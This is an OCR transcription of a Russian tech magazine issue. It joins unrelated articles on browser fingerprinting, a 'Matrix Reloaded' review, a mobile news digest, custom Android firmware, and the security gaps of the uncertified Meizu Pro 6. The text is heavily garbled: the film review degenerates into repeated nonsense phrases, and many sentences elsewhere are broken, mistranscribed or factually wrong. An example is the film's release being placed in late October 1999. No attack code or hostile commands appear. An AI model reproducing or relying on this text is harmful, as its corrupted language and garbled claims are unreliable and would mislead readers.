
Для тех, кто занимается этой темой серьезно, есть раздел Custom statistics, где из списка предлагается выбрать набор черт и увидеть, какую часть протестированных на сайте пользователей можно было отличить по их сочетанию. Также на GitHub доступны исходники проекта.

Если же тебе нужен короткий и простой ответ на вопрос о том, можно ли тебя отследить, загляни на сайт Am I Unique. Он сразу же протестирует твой браузер и покажет, какие именно черты выдают тебя.



Если ты не используешь никаких средств анонимизации, то в детальном отчете, скорее всего, увидишь, что тебя отслеживают по начертанию системных шрифтов, наличию блокировщика рекламы и даже по модели видеокарты.

Даже если попробовать зайти на Am I Unique через Tor, который скрывает или полностью подделывает эти параметры, выяснится, что слежка теоретически возможна. Мой браузер оказался нечувствительным среди 350 тысяч собранных результатов, но точно такие же черты имеет лишь 0,04% проанализированных систем. На коротком промежутке времени этого вполне достаточно, чтобы идентифицировать уникального пользователя.



Подробнее о том, как работает фингерпринтинг, читай в статье «Тотальная слежка в интернете — как за тобой следят и как положить этому конец».

МАТРИЦА: ПЕРЕЗАРЯДКА

ЧТО ИЗ СОБЫТИЙ ПЕРВОЙ ЧАСТИ ПОЛУЧИЛ ВТОРОЙ КИНОФИЛЬМ ПЕРЕЗАРЯДКА

Текст: Ростислав Ханин
Фото: Warner Bros.

Культовая «Матрица» вышла в прокат восемнадцать лет назад, в конце октября 1999-го. Фильм сразу же стал предметом обсуждения в кругах поклонников кино и научно-фантастической литературы. Сюжет «Матрицы» в 2000-м, когда вышел DVD-диск, был ещё тоже в моде: в сторонних комментариях, фильм Вачовски сменил «Шестое чувство» Шьямалана на первой строчке в рейтинге «Кинопоиска». А каждый раз — будь на нас дарит с арсенальным фетишизмом сказка, что продажи Разбойников VR перевалили за миллион копий.

В сохранении своего статуса для долгих лет фильму вторит по-прежнему ужасающая «Матрица». Не это условие Вачовски, видимо, и пытались обеспечить абсолютно неожиданным ходом. В ней действует фетиш прошлого ещё сильнее, чем в оригинале. Сиквел, в отличие от «Матрицы», не ставит перед собой задачи ошеломить зрителя. Он ставит перед собой задачи ошеломить Голливуд. Голливуд, в свою вспомнив, что Вачовски стали сёстрами — Лилли и Лана Вачовски.

Лилли Вачовски и Лана Вачовски на премьере фильма «Матрица: Перезарядка»

ВОЛЬНАЯ МАТРИЦИНСКАЯ ЭНЦИКЛОПЕДИЯ

Сиквел «Матрицы» — не только сиквел «Матрицы». Фильм — отражение «Матрицы» сквозь призму «Матрицы». Сюжет «Матрицы» — это сюжет «Матрицы» с фразами из стран и клиниками, — то практически дословно выражение выполнено, — «Матрицы» — «Матрицы». Сиквел — это «Матрица» в «Матрице», «Матрица» в «Матрице» — «Матрица» в «Матрице». Сиквел — это

МОБИЛЬНЫЙ ДАЙДЖЕСТ ФЕВРАЛЯ

НОВЫЙ NOKIA 3310, МЕССЕНДЖЕР RTЦ И ТРЕНДЫ ЛОКЕРОВ ДЛЯ ANDROID

Евгений Зобнин
evzobnin@xe.ru

Сегодня в выпуске: новый Nokia 3310, релиз Android Wear 2.0, Google Assistant для всех смартфонов, официальный смерть Android 2.3 и 3.0, мессенджер RTЦ, А также: набор UI-библиотек на все случаи жизни, несколько статей о Kotlin, отчет «Лаборатории Касперского» о мобильных вирусах и тренды локеров для Android за 2016 год.

MOBILE WORLD CONGRESS


Мы не делаем обзоры смартфонов, поэтому MWC, прошедший в конце февраля, — не наша тема», но и совсем обойти его стороной тоже не получится. Из этого, что запомнилось, можно отметить новый BlackBerry KEYone, который пошел все же не BlackBerry, а аппаратный TCL. Основная фишка смартфона — QWERTY-клавиатура (куда же без нее) с подсветкой каждой клавиши. По клавиатуре в буквальном смысле можно водить пальцем, чтобы выполнить действие на смартфоне (листать списки или страницы, например). С ее же помощью можно активизировавшегося в клавишу пробела голосовой ассистент Google Assistant, который, как упоминалось, нарвался на клавиши быстрые действия.

BlackBerry KEYone

На выставке, как и предполагалось, показан обновленную версию телефона Nokia 3310, которая от оригинала в себе остался только дизайн, а на тот она очень неплохо. Ну и конечно же, производит его вовсе не та самая Nokia, а компания HMD. Смартфоны Nokia 3, 5 и 6, представленные на том же MWC, менее не интересны от слова совсем. Единственное их отличие от сотни других смартфонов — чистый Android и обещание выпускать своевременные обновления безопасности каждый месяц.

Новый Nokia 3310 рядом со старым

Наиболее же интересный смартфон на выставке представлен LG. Модель G6 необычна в первую очередь огромным экраном со скругленными углами (почти на всю площадь передней панели. Поэтому этот смартфон с магазином в 5,7" имеет размер корпуса примерно как у 5-дюймовых моделей. Дальнейшая судьба этого в теме пока неизвестна. Ни 7.8. То есть экран довольно длинный, и если смотреть на него вдоль в HD или Full HD, новый и старый даже похожи черным полосам. Это довольно каверзный момент не будем, этим сегодня страдают все производители.



LG G6

СОБЫТИЯ

Интеллектуальный помощник Google Assistant скоро появится на всех смартфонах под управлением Android 6.0 и 7.0 — пользователи уже получили на себе Nexus Pixel, умной колонке Google Home, а часов на базе Android Wear 2.0 и как часть мессенджера Google Allo. Эта новая «фишка» на данном этапе доступен пользователям Android из США, затем обновление получат австралийцы, канадцы, британцы и немцы. О России до сих пор ничего не известно, более того, «Аскингтон» пока просто не поддерживает русский язык.

Google Assistant распространяется как часть обновления сервиса Google (Google Play Services), предустановлен на смартфоне вместе с магазином приложений и другими приложениями Google. Поэтому проблемы с доставкой обновления не придется, сервисы Google обновятся в автоматическом режиме.

Кроме того, Google официально признала Android Gingerbread (2.3) и Honeycomb (3.0) мертвыми, полностью удалив поддержку эти версий ОС из Google Play Services. Поэтому в ближайшем времени в том числе за подключение Google Play Services и больше развиваться не будет, как не будет интегрирована в LineageOS 14.1 на базе Android 7.1. Скорее всего, его место займет релиз тем Substratum, доступный в Play Store для устройства Android 6 и 7.

РЕЛИЗЫ

Главный релиз февраля — Android Wear 2.0, существенно переработанная версия Android для умных часов. В новой версии появились новые интерфейс, тренды он следует гайдлайнам Material Design, появилась конструктор модульных циферблатов, на которые можно добавлять виджеты, переработана поддержка приложений и уведомлений.

В системе теперь есть настоящая клавиатура, поддержка рукописного ввода и Play Store. С его помощью можно устанавливать полноценные, не приноравливаясь к смартфону приложения, способные получить доступ к Сеть с помощью Wi-Fi или даже 3G/4G модуля. Они теперь тоже поддерживаются.

Клавиатура и рукописный ввод в Android Wear 2.0

В 2015 году в браузере Chrome появилась фичушка, позволяющая разработчикам веб-сайтов добавлять свой сайт на рабочий стол, предварительно спросив об этом юзера. Фичушка была реализована с помощью обычных шорткатов, то есть иконки, содержащей в описании адрес сайта.

В начале февраля Google существенно расширила эту фичушку, и теперь Chrome в состоянии не просто создает ярлык для сайта, а заворачивает его в полноценное приложение, которое появляется в списке установленных и может обрабатывать ссылки на открытие конкретных типов ссылок, выводить уведомления и даже запрашивать доступ к подсистемам устройства, таким как камера, GPS и микрофон.

В начале февраля RTЦ запустила первый российский мессенджер. И как ни странно, это даже правда. Он взял Telegram, перевезти его на русский язык, добавил несколько мелких экспромтов, вроде поддержки стикеров крамов и возможности заказать шоколад, переименовали в «Пранкэн» Телеграмм» (серьезно) и запустили в мир.

Мессенджер работает через стандартные серверы Telegram, так что вы даже можешь проверить его с своему аккаунту и спокойно использовать вместо настоящего «Телеграма».

КОДИНГ

- awesome-android-ui — огромный каталог UI-библиотек для Android, начиная от выдвигающихся панелей и списков до анимированных элементами управления и плавающим экранами кнопками. Некоторые библиотеки уже устарели и легко заменяются стандартной Android Support Library.
- Java libraries you aren't using in 2017 — список Java-библиотек, которые нельзя пропускать в 2017 году, если вы не хотите выглядеть «чайником». Среди прочих библиотек вроде gson, Retrofit, Picasso, так и знакомых далеко не всем Guava, Joda-Time и Apache Commons, которая позволяет выполнять всякие-кое-какие разные в стиле jQuery (Dollersd.Promise).
- Alphabetical-Fastscroller — альфавитный скроллер для списков, созданный с помощью RecyclerView. Работает примерно так же, как меню приложений в Action Launcher.
- Kotlin-example — введение в язык Kotlin на примере создания графического приложения для Android с нуля.
- Kotlin by examples: Class and Properties — еще одно небольшое введение в Kotlin, обновляющее, насколько прошло в этом языке работать с классами.
- Guide to kotlin coroutines by example — введение в так называемые coroutines от создателей Kotlin. Coroutines — это фичушки, работающие в выделенных потоках, которые могут общаться между собой и основным потоком с помощью сообщений. Эта концепция позиционируется из языка Go, и она значительно упрощает многопоточное программирование.

ПОЧИТАТЬ

Мобильная вирусология 2016 — большой отчет «Лаборатории Касперского» о мобильных вирусах, обнаруженных в 2016 году.

- 8.30.16 года был обнаружено:
- 8 526 221 вредоносный установочный пакет;
- 128 886 мобильных банковских троянцев;
- 261 214 мобильных троянцев-вымогателей.

Тенденции года:

- рост популярности вредоносного ПО с правами суперпользователя, в первую очередь рекламных троянцев;
- распространение зловредов через Google Play Store и рекламные службы;
- появление способов обойти новые механизмы защиты ОС Android;
- рост числа мобильных атак с целью вымогательства;
- активное развитие мобильных банковских троянцев.

Тренды из Android ransomware — отчет компании Esset о текущем положении в мире локеров для Android. Несколько тезисов:

- В 2016 году было обнаружено на 50% больше локеров, чем в предыдущем, с пиком обострения в начале года.
- Треть 2016 года в методах распространения — через email.
- Как и прежде, один из самых популярных методов распространения — внедрение в легитимное приложение, однако в 2016 году появились более изощренные методы скрытия кода локера внутри пакета, включая шифрование.
- Зачастую локер содержит в себе функциональность трояна, который создается с командным пультом по HTTP, но есть и такие, кто использует обычные push-уведомления и даже протокол XMPP Jabber).
- Часто локеры производятся антивирусами и приложениями Root.tip.
- Благодаря приложениям в Android несмешным большинство шифровальщиков не может дотянуться до него, кроме файлов на карте памяти.

Эволюция локеров для Android

They reverse engineered 16x apps; here's what we'd fix — небольшая заметка, написанная в ответ на знаменитое исследование 16 тысяч приложений на предмет проверки на ошибки в коде ключей и прочей криптографической информации. Суть заметки: как сорвать секретную информацию или взаборсать ее вашим ключом.

Repackaged Mirrage Apps — результаты анализа безопасности нескольких приложений для Android в декабре. Интересно, что, кроме прочего, пару примеров-шпионов, в списке уязвимых такие полезные и весьма популярные и пользующиеся доверием LastPass и 1Password.

LastPass, например, использует мастер-пароль, шифрующий мастер-пароль, пароль в коде без какой обфускации. Используя другую уязвимость LastPass, приведущую к утечке данных встроенного браузера, этот мастер-ключ можно украсть. В 1Password проблема еще более серьезная: его встроенный браузер позволяет получить приватный каталог приложения вместе с настройками и зашифрованной базой паролей.

Lifting the Hyper-Visor: Bypassing Samsung's Real-Time Kernel Protection — статья, посвященная технике выхода за пределы гипервизора RKP, призванного защитить ядро смартфонов Samsung от компрометации.

Гипервизор RKP (Real-Time Kernel Protection) является частью платформы Samsung Knox, создавшейся для усиления механизмов безопасности, существующих в Android, и обеспечения функциональностей, необходимой корпоративным пользователям. Он использует возможности архитектуры ARMv8 для того, чтобы запустить ядро ОС в виртуализированном окружении и контролировать его исполнение, пресекая попытки его модификации и чтения участков памяти, содержащих критически важную информацию.

Однако оказалось, что в RKP есть множество уязвимостей, включая возможность обойти механизмы KASLR, рандомизирующий адрес загрузки ядра, механизм защиты от загрузки произвольного кода и механизм защиты памяти. Все они уже исправлены в последнем обновлении Samsung.

Дмитрий Кузьменко
Денис Кораблев

КАСТОМ НА КОЛЕНКЕ

СОЗДАЕМ НОВУЮ ПРОШИВКУ БЕЗ ПОВТОРНОЙ ИСХОДНИКИ

Навеянную у себя как у пользователя Android аксиому: каждый уважающий себя производитель сотворит лучше, добавить, сократить, изменить, чем Google. Но для реализации своего видения нужно «сделать». Обычно собственной прошивки производят не один год — сложный процесс, требующий глубоких знаний предмета (чтобы сделать не запорешать), большого опыта, специалистов (чтобы сделать «профессионально» и адаптировать на под свои нужды). Это не для нас, грешных, — мы «на коленке».

Начнем с того, что любую сборку (как ЕС Windows) по сказочным законам фиксируют в определенный момент времени. Для Android — это выпуск последнего исходника. Но, в отличие от Windows, в Android-мире есть «ветки» — версии ОС для разных устройств. Основанные на одном исходнике. Именно такие не нам «на коленке» и нужны. Ведь, в отличие от «ветки», в ней уже есть «кастомы» — версии с новой «обвязкой», сделанные профессионалами. И нам осталось только «доделать» — сделать «на коленке» — то, что нам нужно.

Сегодня мы расскажем, как «на коленке» сделать свою прошивку, которая будет отличаться от оригинальной, но не потребует знания исходников, специфики сборки, большого опыта и знания «как». Мы расскажем, как «на коленке» сделать свою прошивку, которая будет отличаться от оригинальной, но не потребует знания исходников, специфики сборки, большого опыта и знания «как».

СТРУКТУРА ZIP-ФАЙЛА С ПРОШИВКОЙ

Прошивка представляет собой zip-архив, который любого производителя будет отличаться от другого. Но есть и общие моменты.

META-INF — папка с метаинформацией о прошивке (скриптовый каталог, сертификаты, манифесты). Для нормальной прошивки в ней должны лежать два файла: **com/google/android/updater-script** — исполняемый файл, который содержит инструкции для обновления устройства, распаковывает файлы из архива в нужные каталоги, прошивает загрузчик и модемы.

com/google/android/update-binary — PKM-формат, исполняемый файл, который выполняет **updater-script**.

system.new.dat (.br, .dat) — файлы образа, в есть сжатые файловые системы (в формате Brotli). Содержимое этого архива распаковывается в каталог **/system/**.

boot.img, **recovery.img**, **boot**, **recovery** — файлы образа, которые необходимо прошивать. Содержимое этого архива распаковывается в каталоги, которые прописаны в скрипте **updater-script**.

system.patch.dat — файлы патчей для ОС. Что обновляются, то есть, выборочного включения изменений в прошивке, после установки, которые не нужны.

Google Play Market
Google Play Market
Google Play Market

Олег Данилов

НАПЛЕВАЯ НА ЗАКОНЫ

ИССЛЕДУЕМ (НЕ)БЕЗОПАСНОСТЬ СМАРТФОНОВ, КОТОРЫЕ НЕ ПРОХОДЯТ СЕРТИФИКАЦИЮ GOOGLE

Каждый Android-смартфон с предустановленным Play Store должен обязательно проходить сертификацию Google. Это долгая процедура, которая стоит денег, поэтому некоторые производители предпочитают не обращаться к ней ввиду отсутствия сертификации они обходят и все требования Google к безопасности устройств, а вы получаем смартфон без возможности включить шифрование, с уязвимым датчиком отпечатков пальцев, недействовавшей защитой от кражи и root-доступом из коробки.

Предложение устройств под управлением операционной системы Android превышает потребность. Пользователям приходится выбирать из нескольких сотен аналогичных моделей. Выбор становится еще шире, если обратить внимание на экосистемы устройства из Китая.

Мы уже неоднократно писали про китайских смартфонах: сегодняшняя статья — не о том или не совсем о том. Мы поговорим о неочевидной вещи, которая есть в большинстве, но каждая свой пример под уязвимости. Мы расскажем о которой никто и никогда не задумывается, — о сертификации устройств и «прошивки». Сегодня о том, что именно не нужно, а еще важнее — отсутствие дает пользователю.

СЕРТИФИКАЦИЯ УСТРОЙСТВ ОТ GOOGLE

Как известно, операционная система Android доступна в виде исходных кодов и распространяется совершенно свободно. Поэтому производители, разработчики, производитель имеют право на полностью закрытую основанную воспользоваться наработками Google, а также внести свои изменения. Android без единого цвета выглядит в адрес Google или кого бы то ни было еще. Более того, Google стоит на месте, а производители продолжают его патаемо-вкусно, если таковые случаев: особенно ярко это выражается в недавно заключенном основными производителями Android договора PPK с root-лицензированным знаком.

Здорово предложение Google воспользоваться бесчисленное количество производителей как в Китае (для примера, Google, как мы помним, запрещены), так и за его пределами. Однако «чистый» Android — это не совсем то, что нужно среднему пользователю. Поэтому производителей. В «чистом» Android не будет такой полезной вещи, как сервисы Google. Они включает в себя далеко не только Play Store, который дает доступ к огромной библиотеке приложений и контента. В конце концов, магазины приложений — мороз и без магазина от Google можно прекратительно обойтись. В сервисы Google входит «чистый» Android, как Google Cloud Messaging, которая обеспечивает доставку в режиме реального времени, службы определения координат и которая необходима многим приложениям, которые сертифицированы Google на их основе, сервиса синхронизации и резервного копирования.

Все эти сервисы также доступны производителям совершенно бесплатно, но — при соблюдении определенных условий. Для того чтобы получить право установить на свои устройства сервисы Google, производитель должен пройти сертификацию компании Google, которая, кстати, не бесплатна. Сертификацию проходит не производитель ряд обязательств. В частности, производитель обязуется точно соблюдать правилами, описанными в Android Compatibility Definition Document, а также отдать конечный вывод устройства на сертификацию в специальной лаборатории в одну из лабораторий Google.

В то же время никто не заставит производителей заниматься сертификацией. Ей и не занимаются большинство китайских производителей, которые торгуют в основном в пределах компетентности Китая. В западном мире самые известные производители использовали Android без сервисов Google — компании Amazon, которая в огромных количествах продает планшеты линейки Fire и производителя Ouya для Fire TV.

Сертификация стоит денег, пусть и относительно небольшие: порядка 10 тысяч долларов на модель и еще меньше — на крупные обновления прошивки. Сертификация отнимает время. Еще больше времени у производителя может занять устранение найденных на этапе сертификации недостатков и несоответствий.

Насколько именно сертификация Google может задержать выход новой версии прошивки, можно представить на двух примерах. Так, для телефонов Lenovo ZUK Z2 китайская (без сервисов Google и сертификации) прошивка на основе Android 7.0 вышла в феврале 2017-го, а сертифицированная для Индии обещает не раньше конца мая. Другой пример — компания Xiaomi, «любимая» прошивка которой тоже выходит с отсрочкой порядка четырех месяцев относительно их китайских сборок.

Помимо денежных и временных затрат на сертификацию Google, производители вынуждены идти и на другие жертвы. Так, им приходится обеспечивать должный уровень безопасности устройства со сильно требованием все того же Android Compatibility Definition Document. Это требование предъявляется к выходам каждой новой версии Android. К примеру, для Android 5.x никаких регламентированных использования дополнительных шифрования — но уже для Android 6.0 к реализации биометрической аутентификации применялись вполне четкие требования. Другой пример — шифрование раздела данных, которого стало обязательным для всех производителей, выпускающих устройства с Android 6.0 на борту. Начиная с Android 7.0 Google пытается ввести аналогичное требование и для прошивок, которые поставляются производителям, которые уже реализовывали технологию, которую производители теперь должны реализовывать стандарты, а не «как в Индии». Только «Android».

Само собой разумеется, что сертифицированные устройства должны в полной мере соответствовать всем требованиям работы сервисов Google. Подробнее сервисов Google, а не только плюсы и магазина.

СЕРТИФИКАЦИЯ GOOGLE В КИТАЙСКИХ СМАРТФОНАХ


Для многих китайских производителей требования к сертификации Google кажутся сложной. Но в то время не всем производителям устанавливать сервисы Google на устройствах, которые они официально продают за пределами Китая: пользователям нужно только то, что устройство «из коробки» не будет обновлять магазина Google Play.

Проблема сервисов тут проблему по-разному. К примеру, у компании Xiaomi есть устройства, предназначенные только для внутреннего рынка. Для таких устройств иногда не выпускают прошивки с сервисами Google, они не проходят сертификацию. Аналогичная ситуация с Lenovo: не выпускает прошивок и за пределами Китая. Для них выдает так называемое «глобальное» обновление, которое предназначено для Индии. Эта «прошивка» сертифицирована и на официальном основании включает в себя сервисы Google.

Поэтому обходим поступает Lenovo: для каждого «обрезанного» ZUK Z2K Z1 продавался как в Китае, так и по всему миру, для него было доступно две версии прошивки, китайская и глобальная. Модель ZUK Z2 официально доступна в Китае и Индии, и если бы Lenovo не выпускала прошивки для китайских пользователей, то для Индии разрабатывается совершенно отдельная, сертифицированная версия, которая в дальнейшем получит обновления версий нетипичных для китайской версии проблем (например, с приходом уведомлений).

Компания LeEco поступает сказим образом: параллельно разрабатывая прошивки для китайского и внешних рынков. Если в международную версию сервисы LeEco по умолчанию активировано шифрование раздела данных, а работа датчика отпечатков пальцев реализована в строгом соответствии с Android Compatibility Definition Document, то в китайском прошивки шифрование отключено, а датчик отпечатков работает как попало (данные отпечатка не шифруются и не сохраняются в Google, а зарегистрировать новый).

Сейчас же в нашу лабораторию попал любопытный экземпляр: смартфон Meizu Pro 6. Официально в России продается только в варианте рынка (свой экземпляр мы заказали в Amazon, который — что немаловажно — продается с сервисами, а не через посредников). Устройство работает на уникальном модифицированной версии Flyme OS 5.2.4.0G, которая устанавливается на телефоны для международного рынка.



Meizu Pro 6

При том что Meizu Pro 6 предназначен на территории России и Европы, у телефона нет сертификации Google. Сертификация нет, а магазин Google Play — есть. Уже одно это нас сильно заинтересовало, а мы приобрели экземпляр для тестирования.

Flyme Account

Аналог Google в стране, что на нет как Meizu можно установить и китайской версии прошивки, доработать его напильником и получить работоспособные заместители сервисов Google в виде служб, заменяющих на Flyme Account. Но цель статьи другая. Цель — рассмотреть на то, что предлагается обычным пользователям, что называется, «из коробки».

GOOGLE БЕСТЬ. СЕРТИФИКАЦИЯ — НЕТ. ЧЕМ ЭТО ГРОЗИТ ПОЛЬЗОВАТЕЛЮ?

Итак, пользователь покупает телефон — например, Meizu Pro 6. Вопросы сертификации Google его не волнуют, да и не должны. Более того, подавляющее большинство пользователей вообще не задумывается о самом факте существования подобной сертификации. Устройство работает из коробки? Магазин Google Play есть? Вроде бы больше ничего и не нужно.

Так оно сейчас нет.

Рассмотрим процесс начальной настройки смартфона под управлением Android. Запускаем стандартное меню настройки, которое предлагает нам подключить компакт, просит подключиться к сети Wi-Fi, обновляет компоненты Google Services, Google Services Framework и Google Play Protection (мы уже писали об этом в статье «Как взламывает защиту до обхода в заводских настройках»), просит ввести данные учетной записи Google Account. Если устройство было «обрезано» «черезвычайно», без предварительной отвязки от учетной записи Google, то необходимо ввести данные той учетной записи, которая использовалась на устройстве в качестве основной настройки телефона перед сбросом. Дифференцированная аутентификация, автоматическое восстановление настроек, приложений и данных из облачной резервной копии — «через какого-то время» у тебя в руках телефон, которым можно пользоваться.

Что происходит, когда вы покупаете телефон Meizu Pro 6 на рынке, которое не заметил проходить сертификацию, но и продавать телефоны без сервисов Google за пределами Китая она тоже не смажет. В результате в конечном пункте этого спуска, как и в случае с Google, у вас есть два варианта.

Итак, при покупке Meizu Pro 6 нас встречает что-то похожее на стандартный мастер настройки. После выбора языка запрашивается сеть Wi-Fi, предлагается ввести учетную запись Meizu. И... и все. Пользователь сразу попадает на рабочий стол. Что где найти можно догоняет? Его нет. Вместо него — китайский магазин приложений (его нет могло бы быть на устройстве, если бы он был сертифицирован), отсутствие альтернативных источников приложений — «до из требований МАДА». Вторжение, моментально появляется предложение скачать и установить такие сервисов Google. Согласившись на предложение, пользователь (а вовсе не Meizu) самостоятельно устанавливает сервисы Google на телефон — точно так же, как он мог бы сделать в случае с любым другим китайским устройством.

И вот у пользователя на рабочем столе появилась заветная иконка Google Play. Казалось бы, проблема решена. Вскоре выходит какая-нибудь из Wi-Fi, имеющая обрезанную версию прошивки, которая не выдает магазин Google на телефон, если им можно пользоваться? И вот начинается самое интересное.

РЕЗЕРВНЫЕ КОПИИ, ИЛИ НЕТ

Во-первых, нечто особо не гостевой прошивку на совместимость с сервисами Google. Нет, китайцы наверняка запустили Play Store и установили на него несколько приложений, но из каких-либо системалоков тестировать или рачи не идет. В результате в первые же минуты пользования телефоном стало понятно, что вовсе нашлось механизм обновления резервного копирования Google Backup Transport неработоспособен.

Google Backup не работает

Что это значит на практике? Всего-навсего то, что одно из основных преимуществ Android 6.0 — автоматическое резервное копирование и автоматическое же восстановление данных — становится недоступным. (В особых заметим, что и второе основное преимущество Android 6.0, режим Doze, данным тестовым тоже работать не может.)

Остановимся на этом подробнее. Пользователь, у которого на телефоне установлены десятки и сотни приложений (к примеру, у меня их 163), вскоре заметит, что при переустановке прошивки, установленные приложения из магазина, а потом еще столько же — восстановлен их настройки. Все парсим Wi-Fi точки доступа, сохраненные в системе, сохраненные пароли. Пожалуй, мы не будем комментировать особенности такого подхода к резервному копированию. В китайском версии прошивки доступно резервное копирование в облако, точно так же оно доступно и на устройствах под управлением Flyme.

Вместо стандартного механизма резервного копирования в Meizu предусмотрен свой, работающий в рамках экосистемы устройства. Данные от внутренней памяти телефона сохраняются в резервную копию в собственном формате, которое создается, во внутренней памяти телефона. Пожалуй, мы не будем комментировать особенности такого подхода к резервному копированию. В китайском версии прошивки доступно резервное копирование в облако, точно так же оно доступно и на устройствах под управлением Flyme.

НАПЛЕВАЯ НА ЗАКОНЫ


ИССЛЕДУЕМ (НЕ)БЕЗОПАСНОСТЬ СМАРТФОНОВ, КОТОРЫЕ НЕ ПРОХОДЯТ СЕРТИФИКАЦИЮ GOOGLE

ШИФРОВАНИЕ ДАННЫХ

Мы решили проверить, активировано ли в телефоне шифрование данных, как того требует Android Compatibility Definition Document. И не просто ли пункт «шифрование» просто отсутствует в настройках. Соответственно, «обычный» пользователь не получит никакой защиты данных вообще как известно, без шифрования данные из телефона извлекаются «вместе с счетами минуты, а некоторыми» — после нескольких часов чтения формуры.

При этом Android Compatibility Definition Document не допускает двойных толкований: устройства, которые выходят с Android 6.0 на борту и которые отвечают «высокими требованиями производительности (а мы отвечает даже бюджетники), обязаны поддерживать аппаратный раздел данных и можно, и когда настар-начальное шифрование включает ресурсы, — провал.

Объективности ради отметим, что шифрование — базовая возможность Android и выбрасывать его с кондиции не так и просто. Так что диалог, позволяющий активировать шифрование, с помощью intent-нам вызвать удалось.



Даже по внешнему виду скриншота понятно, насколько эта функция далека от того, чтобы предъявить не пользователям. Активировать шифрование в таком виде мы не рискнули.

БЕЗОПАСНОСТЬ ДАННЫХ ОТПЕЧАТКА ПАЛЬЦЕВ

Android Compatibility Definition Document для каждой версии Android четко определяет минимально безопасности, которые допустимо использовать для определенных аутентификации и шифрования. Для высокого уровня. При включении устройства данные, которые исползует датчик, должны быть зашифрованы вплоть до момента разблокирование телефона с помощью пин-кода, пароля или пароля. Соответственно, после включения или перезагрузки телефона необходимо сперва разблокировать с помощью пароля, и только потом активировать отпечаток пальца.

К сожалению, обзор подвод китайских производителей к безопасности можно суммировать одним словом «начальная». Отсутствие сертификации Google позволяет изобретать самые изощренные способы обойти системы безопасности Android, а тем числе и систему дактилоскопической аутентификации.

Для того чтобы телефон получил сертификацию Google, компания требует точного соответствия спецификациям Android Compatibility Definition Document. В отличие от требований к шифрованию, которые применяются только к устройствам, выпущенным с Android 6.0 на борту, требования к датчикам отпечатков пальцев едины как для устройств, выходящих с Android 6.0 на борту, так и для тех, которые получают Android 6.0 в виде обновления. Слабый, небезопасные решения просто не пройдут сертификацию.

Что делает Meizu? Устройство не сертифицировано Google, а значит, и следовать каким-то требованиям совершенно не нужно. Данные датчика отпечатков не зашифрованы и никак не защищены, а разблокировать устройство отпечатком пальцев можно сразу после включения. Впрочем, в силу глобального отсутствия шифрования раздела данных это — мелкая шалость, просто еще одна дыра в решетке.

FACTORY RESET PROTECTION: ЗАЩИТА ОТ КРАЖИ

Factory Reset Protection — важный механизм, который не только позволяет пользователю удаленно блокировать украденные устройства, но и способен помешать воре активировать устройство после сброса к заводским настройкам. Наиболее совершенная реализация данного механизма у Apple: в устройствах под управлением iOS обойти защиту от сброса, реализуемую через привязку к учетной записи iCloud, можно только непростым вмешательством в аппаратную часть. Три различные подобные защиты уже заметно сложнее чисто краж телефонов.

В Google также реализован механизм для защиты от кражи. Если сбросить телефон к заводским настройкам, для его активации потребуется ввести пароль от последней учетной записи, которая использовалась в устройстве. Да, этот механизм использовали уже не раз, что, что начнем.

В случае с Meizu Pro 6 (по крайней мере его «глобальной» версию) нет даже такой защиты. Из всех пунктов, которые могли бы лишить спокойствия с Factory Reset Protection, мы нашли только загрузчик отлично, подписанную на ломаном английском «Verify phone number when charge phone». И словно в китайских версиях прошивки Google и сертификацию, настоящую реализацию защиты от сброса к заводским настройкам, а также собственную реализацию сервиса Find My Device, позволяющую дистанционно обнаружить и заблокировать украденное устройство.

Об аналогах функций Google в китайских прошивках

Почему мы все время пишем об отсутствии той или иной возможности, если на устройстве, в китайской прошивке есть не полная или почти полная аналогия? Просто потому, что вся вторая в стандартизацию. Нам удобно, когда всякие устройствами можно управлять из единственного места. Мы приняли, что устройства должны поддерживать разнообразные вопросы в обмене и восстановить их на любом новой смартфон (особо подключение — от любого производителя, лишь бы работает с Android 6 или выше) будет делом из силы получаса — тоже в автоматическом режиме. Мы привыкли к безопасности данных, которая включает шифрование данных и очень устойчивости, когда его нет. Мы привыкли к бесперебойной и без шаманских плясок работе передачи данных. Наконец, мы привыкли к тому, что в случае кражи или потери знаем, при каких условиях наши данные могут быть выданы по запросу государственных органов, — но всюду не уверены, что доверяем компании производителям и китайскому правительству.


ДОБРО ПОЖАЛОВАТЬ: ROOT-ДОСТУП ИЗ КОРОБКИ

Вершина на горе — root-доступ из коробки. Сидишь, на этом месте можно остановиться и прекратить анализ системы безопасности Meizu Pro 6.

РЕАКЦИЯ GOOGLE

Meizu внаглятке пробной шар, пользователь обойти правила игры, установленные на рынке смартфонов Google. Надо полагать, многие китайские производители с интересом следили за развитием событий. Что предпримет Google?

Наличие root-бы бы полагать, что в Google не заметят попытки обойти MADA. В конце прошлого года поспешала реакция. В Play Store появилась малозаметная надпись, которая показывает, сертифицирован ли устройство для использования сервисов Google или нет.



Сразу после появления проверка сертификации работала из рук вон плохо: даже собственные устройства Google Pixel часто определялись как «несертифицированные», и «заводские» настройки сбрасывали стала стремительно выразительна, и на текущий момент ложные положительные и ложно отрицательные срабатывания случаются куда реже, чем прежде.

Что Google собирается делать с этой информацией? Точно не знает никто. Может быть, хорошей надеждой в настройках Google Play все и ограничится. Возможно, пользователям при настройке устройства будет показано уведомление о том, что работа сервисов Google на данном устройстве не гарантирована. Для большинства производителей — уже достаточной повод прощаться.

Если же попытки китайских компаний обойти MADA проиграют заметные масштабы, мы допускаем возможность в более решительных шагов со стороны Google — к примеру, у пользователей может и не получиться зайти в учетную запись, с несертифицированного устройства, не будет доступа к купленным приложениям, не будет синхронизации почты, календарей и контактов. Впрочем вероятно, что пользователи, столкнувшиеся с таким ограничением на новом устройстве, просто закопят его вручную, что должно нанести серьезный ущерб производителям и заставить их наконец сертифицировать свои устройства. В возможность подобного сценария слабо верится — ведь в таком случае погрет ущ как производителям кастомных прошивок и обычно, — но все будет зависеть от того, насколько сильно китайские производители будут стремиться обойти сознание Google и насколько серьезной Google сочтет угрозу.

